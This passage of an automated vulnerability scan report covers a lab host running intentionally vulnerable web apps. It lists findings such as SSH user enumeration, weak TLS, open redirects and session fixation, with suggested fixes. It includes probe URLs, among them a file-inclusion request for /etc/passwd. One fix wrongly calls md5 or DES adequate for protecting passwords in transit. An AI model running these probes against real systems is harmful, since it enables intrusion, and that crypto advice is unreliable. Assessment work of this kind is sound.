http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VRncSK.phpDATA Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/WebH...	Target: http://172.16.63.129/twiki/pub/Main/WebHomeaRuaLlWtrqSy/VmdHcM.asp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Test/WebHo...	Target: http://172.16.63.129/twiki/pub/Test/WebHomeWxIAWcIygFrQ/VatDUCjsp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VRncSK.aspx Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Test/WebHo...	Target: http://172.16.63.129/twiki/pub/Test/WebHomeWxIAWcIygFrQ/VatDUC.aspx Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/Vahamr.jspx Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Test/WebHo...	Target: http://172.16.63.129/twiki/pub/Test/WebHomeWxIAWcIygFrQ/VatDUC.htaccess Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VRncSK.htaccess Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VRncSKjsp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VRncSK.jspx Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/Vahamr.aspx Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/WebIn...	Target: http://172.16.63.129/twiki/pub/Main/WebIndex/VabCOo.asp Leakage source exists. With this information, an attacker can further invade the server.

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsers/VWGmQA.aspx Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/WebIn...	Target: http://172.16.63.129/twiki/pub/Main/WebIndex/VabCOo.jspx Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VRncSK.jsp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsers/VWGmQA.jspx Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/Vahamr.jsp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/WebIn...	Target: http://172.16.63.129/twiki/pub/Main/WebIndex/VabCOo.aspx Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiGroups/VZZJXx.phpDATA Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Test/WebHo...	Target: http://172.16.63.129/twiki/pub/Test/WebHomeWxIAWcIygFrQ/VatDUC.jsp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VDXkfR.jspx Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VDXkfR.jsp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsers/VWGmQA.asp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/WebH...	Target: http://172.16.63.129/twiki/pub/Main/WebHomeaRuaLlWtrqSy/VmdHcM.phpDATA Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/WebIn...	Target: http://172.16.63.129/twiki/pub/Main/WebIndex/VabCOo.phpDATA Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/phpinfo.php	Target: http://172.16.63.129/phpinfo.php Leakage PHP file exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VDXkfR.asp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/Vahamr.asp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Test/WebHo...	Target: http://172.16.63.129/twiki/pub/Test/WebHomeWxIAWcIygFrQ/VatDUC.jspx Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VRncSK.asp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VDXkfR.aspx Leakage source exists. With this information, an attacker can further invade the server.

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VDXkfRjsp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/WebIn...	Target: http://172.16.63.129/twiki/pub/Main/WebIndex/VabCOo.jsp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/WebIn...	Target: http://172.16.63.129/twiki/pub/Main/WebIndex/VabCOo.htaccess Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/Vahamr.phpDATA Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=captured-data.php There is an exception information leaking from web services. With this information, an attacker can further invade the server。
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/Vahamrjsp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=add-to-your-blog.php There is an exception information leaking from web services. With this information, an attacker can further invade the server。
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VDXkfR.phpDATA Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/WebH...	Target: http://172.16.63.129/twiki/pub/Main/WebHomeaRuaLlWtrqSy/VmdHcM.htaccess Leakage source exists. With this information, an attacker can further invade the server.

References:

#	REFERENCE
	N/A

Vulnerability Solution:

1. It is recommended that you delete useless programs such as probes or create hard-to-crack names for them. 2. Disable pages or applications that leak sensitive information.

66 OpenSSH User Enumeration(CVE-2018-15473)

Type: service info disclosure

Description:

Before OpenSSH 7.7, there was a user name enumeration vulnerability through which an attacker could determine whether a user name existed in the target host.

Classification:

CVE: [*]

CVSS Score: 5.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:22	Target: 172.16.63.129: 22, there is an openssh user enumeration vulnerability (CVE-2018-15473). The user that exists in the test is root nobody mysql bin mail

References:

#	REFERENCE
1	http://openwall.com/lists/oss-security/2018/08/15/5

Vulnerability Solution:

Upgrade OpenSSH version to greater than 7.7 version.

67 - 70 Catalog Information Leakage

Type: directory disclosure

Description:

Catalog Information Leakage

Classification:

CVE: [*]

CVSS Score: 5.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/mutillidae/javascript/...	Target: http://172.16.63.129/mutillidae/javascript/ddsmoothmenu/ There is a directory information leak vulnerability：Information leakage refers to the leakage of sensitive catalog information in web pages or applications. With this information, an attacker can further invade the server。
http://172.16.63.129/mutillidae/javascript/	Target: http://172.16.63.129/mutillidae/javascript/ There is a directory information leak vulnerability：Information leakage refers to the leakage of sensitive catalog information in web pages or applications. With this information, an attacker can further invade the server。
http://172.16.63.129/dav/	Target: http://172.16.63.129/dav/ There is a directory information leak vulnerability：Information leakage refers to the leakage of sensitive catalog information in web pages or applications. With this information, an attacker can further invade the server。
http://172.16.63.129/dvwa/config	Target: http://172.16.63.129/dvwa/config There is a directory information leak vulnerability：Information leakage refers to the leakage of sensitive catalog information in web pages or applications. With this information, an attacker can further invade the server。

References:

#	REFERENCE
	N/A

Vulnerability Solution:

1、It is recommended that you delete useless programs such as probes or create hard-to-crack names for them.。 2、Disable pages or applications that leak sensitive information。

71 HTTP account password plaintext transmission

Type: test info disclosure

Description:

The data is not encrypted at the time of login, which leads to the leakage of user password if the traffic is hijacked by malicious users in the HTTP protocol in the form of plaintext during transmission.

Classification:

CVE: [*]

CVSS Score: 5.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/dvwa/login.php	Target: http://172.16.63.129/dvwa/login.php, HTTP account password plaintext transmission vulnerability

References:

#	REFERENCE
	N/A

Vulnerability Solution:

1. Using encryption algorithm to encrypt in transmission process (example: md5, DES, etc)

72 Check for SSL Weak Ciphers

Type: general[ov]

Description:

This routine search for weak SSL ciphers offered by a service.

Classification:

CVE: [*]

CVSS Score: 5.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:5432	Target: IP: 172.16.63.129 Port: 5432，This routine search for weak SSL ciphers offered by a service.

References:

#	REFERENCE
1	:https://www.bsi.bund.de/SharedDocs/Warnmeldungen/DE/CB/warnmeldung_cb-k16-1465_update_6.html,
2	:https://bettercrypto.org/

Vulnerability Solution:

The configuration of this services should be changed so that it does not support the listed weak ciphers anymore.

73 Check if Mailserver answer to VRFY and EXPN requests

Type: general[ov]

Description:

The Mailserver on this host answers to VRFY and/or EXPN requests.VRFY and EXPN ask the server for information about an address. They areinherently unusable through firewalls, gateways, mail exchangers for part-timehosts, etc. OpenVAS suggests that, if you really want to publish this type ofinformation, you use a mechanism that legitimate users actually know about,such as Finger or HTTP.

Classification:

CVE: [*]

CVSS Score: 5.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:25	Target: IP: 172.16.63.129 Port: 25，The Mailserver on this host answers to VRFY and/or EXPN requests.VRFY and EXPN ask the server for information about an address. They areinherently unusable through firewalls, gateways, mail exchangers for part-timehosts, etc. OpenVAS suggests that, if you really want to publish this type ofinformation, you use a mechanism that legitimate users actually know about,such as Finger or HTTP.

References:

#	REFERENCE
1	:http://cr.yp.to/smtp/vrfy.html

Vulnerability Solution:

Disable VRFY and/or EXPN on your Mailserver.For postfix add 'disable_vrfy_command=yes' in 'main.cf'.For Sendmail add the option 'O PrivacyOptions=goaway'.

74 awiki Multiple Local File Include Vulnerabilities

Type: general[ov]

Description:

awiki is prone to multiple local file-include vulnerabilities becauseit fails to properly sanitize user-supplied input.An attacker can exploit this vulnerability to obtain potentiallysensitive information and execute arbitrary local scripts in thecontext of the webserver process. This may allow the attacker tocompromise the application and the computer; other attacks arealso possible.awiki 20100125 is vulnerable; other versions may also be affected.

Classification:

CVE: [*]

CVSS Score: 5.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129/mutillidae/index.php?page=/etc/passwd，awiki is prone to multiple local file-include vulnerabilities becauseit fails to properly sanitize user-supplied input.An attacker can exploit this vulnerability to obtain potentiallysensitive information and execute arbitrary local scripts in thecontext of the webserver process. This may allow the attacker tocompromise the application and the computer; other attacks arealso possible.awiki 20100125 is vulnerable; other versions may also be affected.

References:

#	REFERENCE
1	:http://www.securityfocus.com/bid/49187,
2	:http://www.kobaonline.com/awiki/

Vulnerability Solution:

75 - 76 SSL Certification Expired

Type: general[ov]

Description:

The remote server's SSL certificate has already expired.

Classification:

CVE: [*]

CVSS Score: 5.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:5432	Target: IP: 172.16.63.129 Port: 5432，The remote server's SSL certificate has already expired.
172.16.63.129:25	Target: IP: 172.16.63.129 Port: 25，The remote server's SSL certificate has already expired.

References:

#	REFERENCE
	N/A

Vulnerability Solution:

Replace the SSL certificate by a new one.

77 /doc directory browsable

Type: general[ov]

Description:

The /doc directory is browsable. /doc shows the content of the /usr/doc directory and therefore it shows which programs and - important! - the version of the installed programs.

Classification:

CVE: [*]

CVSS Score: 5.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/doc/	Target: http://172.16.63.129/doc/，The /doc directory is browsable. /doc shows the content of the /usr/doc directory and therefore it shows which programs and - important! - the version of the installed programs.

References:

#	REFERENCE
	N/A

Vulnerability Solution:

Use access restrictions for the /doc directory. If you use Apache you might use this in your access.conf: <Directory /usr/doc> AllowOverride None order deny,allow deny from all allow from localhost </Directory>

78 - 80 Cleartext Transmission of Sensitive Information via HTTP

Type: general[ov]

Description:

The host / application transmits sensitive information (username, passwords) in cleartext via HTTP. An attacker could use this situation to compromise or eavesdrop on the HTTP communication between the client and the server using a man-in-the-middle attack to get access to sensitive data like usernames or passwords. Hosts / applications which doesn't enforce the transmission of sensitive data via an encrypted SSL/TLS connection. affected:

Classification:

CVE: [*]

CVSS Score: 4.8

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/tikiwiki/tiki-install.php...	Target: http://172.16.63.129/tikiwiki/tiki-install.php:pass，The host / application transmits sensitive information (username, passwords) in cleartext via HTTP. An attacker could use this situation to compromise or eavesdrop on the HTTP communication between the client and the server using a man-in-the-middle attack to get access to sensitive data like usernames or passwords. Hosts / applications which doesn't enforce the transmission of sensitive data via an encrypted SSL/TLS connection. affected:
http://172.16.63.129/phpMyAdmin/:pma_p...	Target: http://172.16.63.129/phpMyAdmin/:pma_password，The host / application transmits sensitive information (username, passwords) in cleartext via HTTP. An attacker could use this situation to compromise or eavesdrop on the HTTP communication between the client and the server using a man-in-the-middle attack to get access to sensitive data like usernames or passwords. Hosts / applications which doesn't enforce the transmission of sensitive data via an encrypted SSL/TLS connection. affected:
http://172.16.63.129/phpMyAdmin/?D=A:p...	Target: http://172.16.63.129/phpMyAdmin/?D=A:pma_password，The host / application transmits sensitive information (username, passwords) in cleartext via HTTP. An attacker could use this situation to compromise or eavesdrop on the HTTP communication between the client and the server using a man-in-the-middle attack to get access to sensitive data like usernames or passwords. Hosts / applications which doesn't enforce the transmission of sensitive data via an encrypted SSL/TLS connection. affected:

References:

#	REFERENCE
1	:https://www.owasp.org/index.php/Top_10_2013-A2-Broken_Authentication_and_Session_Management,
2	:https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure,
3	:https://cwe.mitre.org/data/definitions/319.html

Vulnerability Solution:

Enforce the transmission of sensitive data via an encrypted SSL/TLS connection. Additionally make sure the host / application is redirecting all users to the secured SSL/TLS connection before allowing to input sensitive data into the mentioned functions.

81 SSH Weak Encryption Algorithms Supported

Type: general[ov]

Description:

The remote SSH server is configured to allow weak encryption algorithms.

Classification:

CVE: [*]

CVSS Score: 4.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:22	Target: IP: 172.16.63.129 Port: 22，The remote SSH server is configured to allow weak encryption algorithms.

References:

#	REFERENCE
1	:https://tools.ietf.org/html/rfc4253#section-6.3,
2	:https://www.kb.cert.org/vuls/id/958563

Vulnerability Solution:

Disable the weak encryption algorithms.

82 - 96 URL redirection

Type: url location

Description:

URL jump (redirection) is usually implemented in several ways: meta tag jump, JavaScript jump, header jump. However, in either way, if the server does not check the incoming jump URL variables effectively, the attacker can use this vulnerability to construct any malicious address, induce the victim user to jump to malicious websites, and then launch Trojan horse, fishing and other attacks. In addition, the use of URL jump vulnerabilities can also break through some common security restrictions based on

whitelist, such as traditional IM for URL transmission security checks, but for large companies, domain names and URLs will be directly allowed to pass and display trusted urls, and once the URL contains some jump vulnerabilities, security restrictions may be bypassed.

Classification:

CVE: [*]

CVSS Score: 4.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/bin/view/Main/W...	Target: http://172.16.63.129/twiki/bin/view/main/websearchgbeaaifvavhj?method=get&topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/Main/T...	Target: http://172.16.63.129/twiki/bin/view/Main/TWikiAdminGroupIKDChdszahmH?topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/Main/T...	Target: http://172.16.63.129/twiki/bin/view/Main/TWikiUsersnDPfOOWTrMuz?topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/Main/W...	Target: http://172.16.63.129/twiki/bin/view/main/webhome?method=get&topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/TWiki/o...	Target: http://172.16.63.129/twiki/bin/view/TWiki/operation?topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/Main/W...	Target: http://172.16.63.129/twiki/bin/view/main/webhomearuallwtrqsy?method=get&topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/Main/T...	Target: http://172.16.63.129/twiki/bin/view/main/twikigroups?method=get&topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/TWiki/T...	Target: http://172.16.63.129/twiki/bin/view/TWiki/TWikiSiteySxEwgDbLLzh?topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/Main/W...	Target: http://172.16.63.129/twiki/bin/view/Main/WebStatisticskBdSomJKlOAt?topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/TWiki/T...	Target: http://172.16.63.129/twiki/bin/view/TWiki/TestArea?topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/Main/W...	Target: http://172.16.63.129/twiki/bin/view/Main/WebHome?topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/Main/T...	Target: http://172.16.63.129/twiki/bin/view/main/twikiusers?method=get&topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/TWiki/O...	Target: http://172.16.63.129/twiki/bin/view/TWiki/OfficeLocations?topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/Main/W...	Target: http://172.16.63.129/twiki/bin/view/main/webindex?method=get&topic=http://www.qucycbt.com, vulnerability parametertopic
http://172.16.63.129/twiki/bin/view/Test/W...	Target: http://172.16.63.129/twiki/bin/view/Test/WebHomeWxIAWclygFrQ?topic=http://www.qucycbt.com, vulnerability parametertopic

References:

#	REFERENCE
	N/A

Vulnerability Solution:

1. If the jump URL can be determined beforehand, including the value of URL and parameters, it can be configured in the background. The URL parameters can be found by passing the index of the corresponding url.Jump over the specific URL again; 2. If the jump URL is not known beforehand, but the input is generated by the background (not by the user passing on parameters), then you can sign the jump link and jump cgThe first step is to verify the signature in order to make the jump; 3. If both 1 and 2 are not satisfied, the URL cannot be determined beforehand and can only be passed in through the front-end parameters, then the URL must be checked according to the rules at the time of the jump: that is, whether the control URL is authorizedwhitelist or regular url; 4. In essence, URL jump vulnerability is a special case of CSRF vulnerability, so it can be verified by adding token, by adding uncontrollable token pairs to the generated links.The generated links can be checked to avoid users from generating thei

97 OpenSSL RSA Temporary Key Handling EXPORT_RSA Downgrade Issue (FREAK)

Type: general[ov]

Description:

This host is installed with OpenSSL and is prone to man in the middle attack. Successful exploitation will allow remote attacker to downgrade the security of a session to use EXPORT_RSA ciphers, which are significantly weaker than non-export ciphers. This may allow a man-in-the-middle attacker to more easily break the encryption and monitor or tamper with the encrypted stream. Impact

Level: Application Successful exploitation will allow remote attacker to downgrade the security of a session to use EXPORT_RSA ciphers, which are significantly weaker than non-export ciphers. This may allow a man-in-the-middle attacker to more easily break the encryption and monitor or tamper with the encrypted stream. Impact Level: Application

Classification:

CVE: [*]

CVSS Score: 4.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:25	Target: IP: 172.16.63.129 Port: 25，This host is installed with OpenSSL and is prone to man in the middle attack. Successful exploitation will allow remote attacker to downgrade the security of a session to use EXPORT_RSA ciphers, which are significantly weaker than non-export ciphers. This may allow a man-in-the-middle attacker to more easily break the encryption and monitor or tamper with the encrypted stream. Impact Level: Application Successful exploitation will allow remote attacker to downgrade the security of a session to use EXPORT_RSA ciphers, which are significantly weaker than non-export ciphers. This may allow a man-in-the-middle attacker to more easily break the encryption and monitor or tamper with the encrypted stream. Impact Level: Application

References:

#	REFERENCE
1	:https://freakattack.com,
2	:http://secpod.org/blog/?p=3818,
3	:http://blog.cryptographyengineering.com/2015/03/attack-of-week-freak-or-factoring-nsa.html

Vulnerability Solution:

Remove support for EXPORT_RSA cipher suites from the service. Update to version 0.9.8zd or 1.0.0p or 1.0.1k or later For updates refer to https://www.openssl.org

98 OpenSSL TLS 'DHE_EXPORT' LogJam Man in the Middle Security Bypass Vulnerability

Type: general[ov]

Description:

This host is installed with OpenSSL and is prone to man in the middle attack. Successful exploitation will allow a man-in-the-middle attacker to downgrade the security of a TLS session to 512-bit export-grade cryptography, which is significantly weaker, allowing the attacker to more easily break the encryption and monitor or tamper with the encrypted stream. Impact Level: Application Successful exploitation will allow a man-in-the-middle attacker to downgrade the security of a TLS session to 512-bit export-grade cryptography, which is significantly weaker, allowing the attacker to more easily break the encryption and monitor or tamper with the encrypted stream. Impact Level: Application

Classification:

CVE: [*]

CVSS Score: 4.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:25	Target: IP: 172.16.63.129 Port: 25，This host is installed with OpenSSL and is prone to man in the middle attack. Successful exploitation will allow a man-in-the-middle attacker to downgrade the security of a TLS session to 512-bit export-grade cryptography, which is significantly weaker, allowing the attacker to more easily break the encryption and monitor or tamper with the encrypted stream. Impact Level: Application Successful exploitation will allow a man-in-the-middle attacker to downgrade the security of a TLS session to 512-bit export-grade cryptography, which is significantly weaker, allowing the attacker to more easily break the encryption and monitor or tamper with the encrypted stream. Impact Level: Application

References:

#	REFERENCE
1	:https://weakdh.org,
2	:https://weakdh.org/imperfect-forward-secrecy.pdf,
3	:http://openwall.com/lists/oss-security/2015/05/20/8,
4	:https://blog.cloudflare.com/logjam-the-latest-tls-vulnerability-explained,
5	:https://www.openssl.org/blog/blog/2015/05/20/logjam-freak-upcoming-changes

Vulnerability Solution:

Remove support for DHE_EXPORT cipher suites from the service or Update to version 1.0.2b or 1.0.1n or later, For updates refer to https://www.openssl.org

99 - 100 Deprecated SSLv2 and SSLv3 Protocol Detection

Type: general[ov]

Description:

It was possible to detect the usage of the deprecated SSLv2 and/or SSLv3 protocol on this system. An attacker might be able to use the known cryptographic flaws to eavesdrop the connection between clients and the service to get access to sensitive data transferred within the secured connection. An attacker might be able to use the known cryptographic flaws to eavesdrop the connection between clients and the service to get access to sensitive data transferred within the secured connection.

Classification:

CVE: [*]

CVSS Score: 4.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:5432	Target: IP: 172.16.63.129 Port: 5432，It was possible to detect the usage of the deprecated SSLv2 and/or SSLv3 protocol on this system. An attacker might be able to use the known cryptographic flaws to eavesdrop the connection between clients and the service to get access to sensitive data transferred within the secured connection. An attacker might be able to use the known cryptographic flaws to eavesdrop the connection between clients and the service to get access to sensitive data transferred within the secured connection.
172.16.63.129:25	Target: IP: 172.16.63.129 Port: 25，It was possible to detect the usage of the deprecated SSLv2 and/or SSLv3 protocol on this system. An attacker might be able to use the known cryptographic flaws to eavesdrop the connection between clients and the service to get access to sensitive data transferred within the secured connection. An attacker might be able to use the known cryptographic flaws to eavesdrop the connection between clients and the service to get access to sensitive data transferred within the secured connection.

References:

#	REFERENCE
1	:https://www.enisa.europa.eu/activities/identity-and-trust/library/deliverables/algorithms-key-sizes-and-parameters-report,
2	:https://bettercrypto.org/

Vulnerability Solution:

It is recommended to disable the deprecated SSLv2 and/or SSLv3 protocols in favor of the TLSv1+ protocols. Please see the references for more information.

101 - 102 POODLE SSLv3 Protocol CBC ciphers Information Disclosure Vulnerability

Type: general[ov]

Description:

This host is prone to an information disclosure vulnerability. Successful exploitation will allow a man-in-the-middle attackers gain access to the plain text data stream. Impact Level: Application

Classification:

CVE: [*]

CVSS Score: 4.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:5432	Target: IP: 172.16.63.129 Port: 5432，This host is prone to an information disclosure vulnerability. Successful exploitation will allow a man-in-the-middle attackers gain access to the plain text data stream. Impact Level: Application
172.16.63.129:25	Target: IP: 172.16.63.129 Port: 25，This host is prone to an information disclosure vulnerability. Successful exploitation will allow a man-in-the-middle attackers gain access to the plain text data stream. Impact Level: Application

References:

#	REFERENCE
1	:https://www.openssl.org/~bodo/ssl-poodle.pdf,
2	:https://www.imperialviolet.org/2014/10/14/poodle.html,
3	:https://www.dfranke.us/posts/2014-10-14-how-poodle-happened.html,
4	:http://googleonlinesecurity.blogspot.in/2014/10/this-poodle-bites-exploiting-ssl-30.html

Vulnerability Solution:

Disable SSL v3.0

103 - 104 SSL Certificate Signed Using A Weak Signature Algorithm

Type: general[ov]

Description:

The remote service is using a SSL certificate chain that has been signed using a cryptographically weak hashing algorithm.

Classification:

CVE: [*]

CVSS Score: 4.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:5432	Target: IP: 172.16.63.129 Port: 5432，The remote service is using a SSL certificate chain that has been signed using a cryptographically weak hashing algorithm.
172.16.63.129:25	Target: IP: 172.16.63.129 Port: 25，The remote service is using a SSL certificate chain that has been signed using a cryptographically weak hashing algorithm.

References:

#	REFERENCE
1	:https://blog.mozilla.org/security/2014/09/23/phasing-out-certificates-with-sha-1-based-signature-algorithms/

Vulnerability Solution:

105 - 106 SSL Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability

Type: general[ov]

Description:

The TLS service uses Diffie-Hellman groups with insufficient strength (key size < 2048). An attacker might be able to decrypt the TLS communication offline.

Classification:

CVE: [*]

CVSS Score: 4.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:25	Target: IP: 172.16.63.129 Port: 25，The TLS service uses Diffie-Hellman groups with insufficient strength (key size < 2048). An attacker might be able to decrypt the TLS communication offline.
172.16.63.129:5432	Target: IP: 172.16.63.129 Port: 5432，The TLS service uses Diffie-Hellman groups with insufficient strength (key size < 2048). An attacker might be able to decrypt the TLS communication offline.

References:

#	REFERENCE
1	:https://weakdh.org/

Vulnerability Solution:

Deploy (Ephemeral) Elliptic-Curve Diffie-Hellman (ECDHE) or use a 2048-bit or stronger Diffie-Hellman group. (see https://weakdh.org/sysadmin.html)

16 Low Vulnerabilities

1 - 13 SESSION Solidification vulnerability

Type: session fixation

Description:

SESSION can be solidified by constructing malicious URLs, and related operations and attacks can be carried out by luring users to login using SESSION.

Classification:

CVE: [*]

CVSS Score: 4.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129:80/mutillidae/index.php There is a Session solidification vulnerability, session:PHPSESSID
http://172.16.63.129/mutillidae/?page=sho...	Target: http://172.16.63.129:80/mutillidae/ There is a Session solidification vulnerability, session:PHPSESSID
http://172.16.63.129/mutillidae/index.php	Target: http://172.16.63.129:80/mutillidae/index.php There is a Session solidification vulnerability, session:PHPSESSID
http://172.16.63.129/mutillidae/	Target: http://172.16.63.129:80/mutillidae/ There is a Session solidification vulnerability, session:PHPSESSID
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129:80/mutillidae/index.php There is a Session solidification vulnerability, session:PHPSESSID
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129:80/mutillidae/index.php There is a Session solidification vulnerability, session:PHPSESSID
http://172.16.63.129/mutillidae/?page=text-...	Target: http://172.16.63.129:80/mutillidae/ There is a Session solidification vulnerability, session:PHPSESSID
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129:80/mutillidae/index.php There is a Session solidification vulnerability, session:PHPSESSID
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129:80/mutillidae/index.php There is a Session solidification vulnerability, session:PHPSESSID
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129:80/mutillidae/index.php There is a Session solidification vulnerability, session:PHPSESSID
http://172.16.63.129/mutillidae/index.php?...	Target: http://172.16.63.129:80/mutillidae/index.php There is a Session solidification vulnerability, session:PHPSESSID
